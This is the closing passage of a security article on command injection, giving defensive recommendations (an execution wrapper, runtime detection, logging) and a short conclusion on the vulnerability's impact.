- Read-only filesystem where possible

11. **Add command execution guards**

- Centralize command execution in one controlled wrapper function
- Reject execution if unexpected arguments or command mismatch occurs

12. **Implement runtime detection**

- Alert on metacharacters, long inputs, or repeated failures
- Log full execution context for forensic analysis

5. Conclusion

Command injection is a high-impact and often overlooked vulnerability that can lead to complete server compromise when user input is improperly passed to system-level command execution. Because it allows attackers to execute arbitrary OS commands, a single flaw can result in data theft, privilege escalation, service disruption, or full takeover of the underlying infrastructure. This makes command injection one of the most dangerous classes of vulnerabilities, demanding strict preventive controls and secure design decisions rather than reactive fixes.

Thank You!



BY Rikunj

Rob's Offensive Security Training and Services